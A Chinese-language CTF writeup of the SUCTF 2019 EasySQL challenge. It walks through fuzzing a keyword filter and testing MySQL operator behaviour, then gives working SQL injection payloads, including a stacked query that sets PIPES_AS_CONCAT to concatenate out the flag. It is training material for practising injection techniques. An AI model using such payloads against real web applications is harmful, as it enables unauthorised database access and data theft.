CTF [SUCTF 2019]EasySQL writeup 堆叠注入 | || *的使用

原创

baynk 于 2020-04-01 12:20:52 发布 2095 收藏 8

分类专栏： # BUUCTF Writeup

本文链接：https://blog.csdn.net/u014029795/article/details/105241226


BUUCTF Writeup 专栏收录该内容

7 篇文章 1 订阅


订阅专栏

专挑注入的题先做。。。

0x01 干干干




给`flag`，




然后又试了`'`，`"`，`-1`等查找注入点的参数，发现存在整形注入，出现`Nonono.`都是被检测出来有过滤，于是去`fuzz`了下。

3	&	200	☐	☐	507
4	&&	200	☐	☐	507
12	"	200	☐	☐	507
19	and	200	☐	☐	507
20	or	200	☐	☐	507
21	if	200	☐	☐	507
23	sleep	200	☐	☐	507
24	regexp	200	☐	☐	507
30	like	200	☐	☐	507
32	from	200	☐	☐	507
33	union	200	☐	☐	507
36	insert	200	☐	☐	507
38	delete	200	☐	☐	507
39	update	200	☐	☐	507
41	create	200	☐	☐	507
42	where	200	☐	☐	507
47	order	200	☐	☐	507
52	floor	200	☐	☐	507
59	updatexml	200	☐	☐	507
60	extractvalue	200	☐	☐	507


这些都是被过滤的，于是发现有个`|`和`||`没有被过滤，可以搞盲注，但是`or`被过滤了，`information`也连带着用不了，这玩意用不了常规的注入好像也没用，报错信息也关了，报错注入也用不了。于是又看前端的输出感觉像堆叠注入，`var_dump()`的感觉



确实`;`也没有过滤，但是又发现这次预处理语句好像没法用，因为`from`被过滤了。。。
最后只能查出一个`datadabes()`



这里卡了一会，然后突然发现，我为啥不直接`select * from xxx`呢，走一波。。。



结果是空白的。。。很奇怪，这个`*`也没有被过滤阿。难道`sql`不是这样的吗？

```
sql = "select $_POST['query'] from xxx";
```

然后想着之前`fuzz`结果中的`|`也没有被过滤，难道要联起来一起用？

想不明白到底是做了什么过滤，才会让`*`不能使用，于是用自己环境测试了下，结果让人出乎意料。。。

```
mysql> select * from test;
+------+-------+
| id   | name  |
+------+-------+
|    1 | baynk |
|    2 | cisco |
+------+-------+
2 rows in set (0.00 sec)

mysql> select 1 from test;
+---+
| 1 |
+---+
| 1 |
| 1 |
+---+
2 rows in set (0.00 sec)

mysql> select a from test;
ERROR 1054 (42S22): Unknown column 'a' in 'field list'
```

以上测试的结果都和题目当中一样。那么我又一次相信我的判断可能是没有错。。。但是为啥就是出不来，真的是奇了怪，于是又进行了第二轮的测试。

```
mysql> select 1|id from test;
+------+
| 1|id |
+------+
|    1 |
|    3 |
+------+
2 rows in set (0.00 sec)

mysql> select a|id from test;
ERROR 1054 (42S22): Unknown column 'a' in 'field list'
mysql> select *|id from test;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server
 version for the right syntax to use near '|id from test' at line 1
```

我去，`*`原来不能和`|`一起用。。。

那有可能题目的`sql`为

```
sql = "select $_POST['query'] | col_xxx from table_xxx";
```


我擦，`union`也不能用，表名也不清楚，`*`没法玩，于是看了一下`writeup`。。。想死`-。-`

`hhh`，我居然把`,`给忘了。。。

```
mysql> select *,1|id from test;
+------+-------+------+
| id   | name  | 1|id |
+------+-------+------+
|    1 | baynk |    1 |
|    2 | cisco |    3 |
+------+-------+------+
2 rows in set (0.00 sec)

mysql>
```

这样就可以了，`*`就单独出来了，用`1`去和`id`做运算，所以这里不需要使用堆叠注入。。。



Give me your flag, I will tell you if the flag is right.


Submit Query

Array ([0] => flag{2e592e0f-bd5b-462d-808e-8c5eb77894bf} [1] => 1)


0x02 错误的尝试

拿到`flag`以后，才知道自己为什么`show tables`和`show databases`为没有回显，只能`select database()`了。。。

是因为后面的语句`from table_xxx`没有处理掉，再来一次。



再来一次，知道表名就直接拿`flag`




我擦，这是真的狠，我忘了表名也是`Flag`也要被过滤的。。。。而且`from`我也绕不过阿，，服了服了。
卧槽，突然想到`dnslog外带信息`好像可以绕过这个，不过鬼知道有没有权限，算了还是不搞了。。。

0x02 预期解

看一个`writeup`上说，上面的解法是非预期解，预期解应该是`1;set sql_mode=PIPES_AS_CONCAT;select 1`。
听都没听过，去查了下`set sql_mode=PIPES_AS_CONCAT`，用来处理`|`的符号的，将`或`操作改成`连接`操作。

太需要博学了。。。先看下开启了哪些功能




Give me your flag, I will tell you if the flag is right.

Submit Query

Array ([0] => STRICT_TRANS_TABLES,ERROR_FOR_DIVISION_BY_ZERO,NO_AUTO_CREATE_USER,NO_ENGINE_SUBSTITUTION) Array ([0] => 1)

再用`payload`上。



Give me your flag, I will tell you if the flag is right.

Submit Query

Array ([0] => 1) Array ([0] => 1flag{2e592e0f-bd5b-462d-808e-8c5eb77894bf})

然后我想查一下`mode`设置完了以后会变成什么样子，结果，坑爹。。。

Give me your flag, I will tell you if the flag is right.

Submit Query

Too long.

而且上面的`payload`多个空格都不行，果然是预期解，牛逼。